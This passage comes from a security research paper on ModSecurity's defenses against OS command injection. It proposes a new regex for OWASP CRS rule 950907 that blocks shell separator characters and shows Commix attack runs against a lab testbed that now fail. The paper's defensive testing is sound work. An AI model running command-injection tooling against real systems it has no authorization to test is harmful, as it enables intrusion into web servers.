
# Store up to 128 KB of request body data in memory. When the multipart
# parser reachers this limit, it will start using your hard disk for
# storage. That is slow, but unavoidable.
#
SecRequestBodyInMemoryLimit 131072
```

Figure 13: Configuration for POST Requests Assessment

With the completion of the aforementioned assessments, we have come to the point to suggest an additional line to the “950907” rule that concerns command injections which is the following:

"(?i:(?:[\;|\|\>|`|\$]\W*?\b))"


- i modifier: insensitive. Case insensitive match (ignores case of [a-zA-Z])
- [\;|\|\>|`|\$] match a single character present in the list below
- \; matches the character ; literally
- | the literal character |
- \| matches the character | literally
- \> matches the character > literally
- |`| a single character in the list |` literally
- \$ matches the character $ literally
- \W*? match any non-word character [^a-zA-Z0-9_]
- Quantifier: *? Between zero and unlimited times, as few times as possible, expanding as needed [lazy]
- \b assert position at a word boundary (^\w|\w$|\W\w|\w\W)


Open
modsecurity_crs_40_generic_attacks.conf
/usr/share/modsecurity-crs/activated_rules
Save
Plain Text
Tab Width: 8
Ln 24, Col 123
INS

```
# ---------------------------------------------------------------
# Core ModSecurity Rule Set ver.2.2.9
# Copyright (C) 2006-2012 Trustwave All rights reserved.
#
# The OWASP ModSecurity Core Rule Set is distributed under
# Apache Software License (ASL) version 2
# Please see the enclosed LICENCE file for full details.
# ---------------------------------------------------------------



#
# OS Command Injection Attacks
#
# -=[ Rule Logic ]=-
# These rules look for attempts to access OS commands via multiple separators.
# These commands are often used in injection attacks to force the victim web
# application to initiate a connection out to a hacker site to download, compile
# and install malicious toolkits such as those to participate in Botnets.
#
# -=[ References ]=-
# http://projects.webappsec.org/OS-Commanding
# http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
#
SecRule REQUEST_COOKIES|!REQUEST_COOKIES:/__utm/|!REQUEST_COOKIES:/_pk_ref/|REQUEST_COOKIES_NAMES|ARGS_NAMES|ARGS|XML:/* "(?i:(?:[\;|\|\>|`|
\$]\W*?\b))" \
                "phase:2,rev:'2',ver:'OWASP_CRS/2.2.9',maturity:'9',accuracy:'8',capture,t:none,t:normalisePath,ctl:auditLogParts=
+E,block,msg:'System Command Injection',id:'950907',tag:'OWASP_CRS/WEB_ATTACK/COMMAND_INJECTION',tag:'WASCTC/WASC-31',tag:'OWASP_TOP_10/
A1',tag:'PCI/6.5.2',logdata:'Matched Data: %{TX.0} found within %{MATCHED_VAR_NAME}: %{MATCHED_VAR}',severity:'2',setvar:'tx.msg=%
{rule.msg}',setvar:tx.anomaly_score=+%{tx.critical_anomaly_score},setvar:tx.%{rule.id}-OWASP_CRS/WEB_ATTACK/COMMAND_INJECTION-%
{matched_var_name}=%{tx.0},skipAfter:END_COMMAND_INJECTION1"

SecMarker END_COMMAND_INJECTION1


#
# -=[ Heuristic Checks ]=-
#
# [ Repeatative Non-Word Chars ]
#
# This rule attempts to identify when multiple (4 or more) non-word characters are repeated in sequence
#
SecRule ARGS "\W{4,}"
"phase:2,capture,t:none,t:urlDecodeUni,block,id:'960024',rev:'2',ver:'OWASP_CRS/2.2.9',maturity:'9',accuracy:'8',msg:'Meta-Character
Anomaly Detection Alert - Repetative Non-Word Characters',logdata:'Matched Data: %{TX.0} found within %{MATCHED_VAR_NAME}: %
```

Figure 14: Updated Rule

In that way, all scenarios for regular command injections have failed, as presented below, due to all the symbols used for command injection attacks are now being blocked by the newly added rule that has been produced and a 403: Forbidden error is retrieved.



```
root@kali:~/commix-dev# python commix.py --url="http://192.168.2.7/commix-testbed/scenarios/regular/POST/classic.php" --data="
addr=INJECT_HERE"
                                       __
   ___   ___     ___ ___     ___ ___ /\_\   __  _
  /'___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\
 /\ \__//\ \L\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \\/>  </
 \ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\
  \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ { v0.4b-git-f4f51bf }

+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2016 Anastasios Stasinopoulos (@ancst)
+--

(*) Checking connection to the target URL... [ SUCCEED ]
(*) Setting the (POST) 'addr' parameter for tests.
(*) Testing the classic injection technique...
(x) Error: HTTP Error 403: Forbidden.
(^) Warning: It seems that target is protected by some kind of WAF/IPS/IDS.
(?) Do you want to ignore the error (403) message and continue the tests? [Y/n/q] > y
(*) Testing the classic injection technique... [ FAILED ]
(*) Testing the eval-based code injection technique... [ FAILED ]
(*) Testing the time-based injection technique... [ FAILED ]
(*) Trying to create a file in '/var/www/html/commix-testbed/scenarios/regular/POST/'...
(^) Warning: It seems that you don't have permissions to read and/or write files in '/var/www/html/commix-testbed/scenarios/re
gular/POST/'.
(?) Do you want to try the temporary directory (/tmp/) [Y/n/q] > y
(*) Trying to create a file, in temporary directory (/tmp/)...
(*) Testing the tempfile-based injection technique... [ FAILED ]
(x) Critical: The tested (POST) 'addr' parameter appear to be not injectable. Use the option '--alter-shell' and/or try to aud
it the HTTP headers (i.e 'User-Agent', 'Referer', 'Cookie' etc).

root@kali:~/commix-dev#
```

Figure 15: Failed Attacks After Updated Rule

The table below represents all the unsuccessful attempts to exploit command injection vulnerabilities of the web applications included in Commix'x testbed, after the new rule has been added:

	Classic	**Time-based**	**File-based**
GET	**X**	**X**	**X**
POST	**X**	**X**	**X**

Table 2: Command Injection Bypasses After Updated Rule

CONCLUSIONS

In this research project we focused on a widely known open-source Web Application Firewall and the effectiveness of its detection and prevention mechanisms against command injection attacks. The WAF under evaluation was ModSecu0rity and it was used based on its default configuration with minor changes to it, while the standard OWASP Core Rule Set was used, since ModSecurity comes with no rules.

ModSecurity was tested against command injection attacks, as presented in OWASP's Top 10 – 2013 list. A number of attacks was blocked by the WAF, but Commix tool makes use of newly presented payloads that the WAF was not able to block and a variety of bypasses took place. In cases where attacks were successful, we investigated whether extra configuration could resolve this issue. Finally, we produced an updated rule for all the cases where command injection attacks were successful, both via GET and POST HTTP requests.

We have to mention that ModSecurity is dynamic and customizable, but it is also challenging to use via all the rules and configuration files in use. WAFs, in general, offer a convenient solution for web application protection against a vast variety of evolving attacks. Based on all the above, we have come to the conclusion that WAFs constitute an efficient solution regarding a side security measure and they should not be considered as the main security solutions.

Future work in regards with command injections and ModSecurity, should be an assessment to Cookie, Referer and User-Agent command injection attacks and how this particular WAF behaves against them.

BIBLIOGRAPHY

1. Ivan Ristic, ModSecurity Handbook, The Complete Guide to the Popular Open Source Web Application Firewall, 2012
2. Magnus Mischel, ModSecurity 2.5, Securing your Apache Installation and Web Applications, 2009
3. Ryan C. Barnett, Web Application Defender's Cookbook: Battling Hackers and Protecting Users, 2013
4. https://www.owasp.org/
5. http://projects.webappsec.org/
6. http://www.opsec.com/intro/sdk_overview.html#ela
7. https://github.com/stasinopoulos/commix
8. http://lira.epac.to/DOCS-TECH/Programming/Regular%20Expressions/Regular%20Expressions%20%28Appendix%20B%20from%20ModSecurity%202.5%29.pdf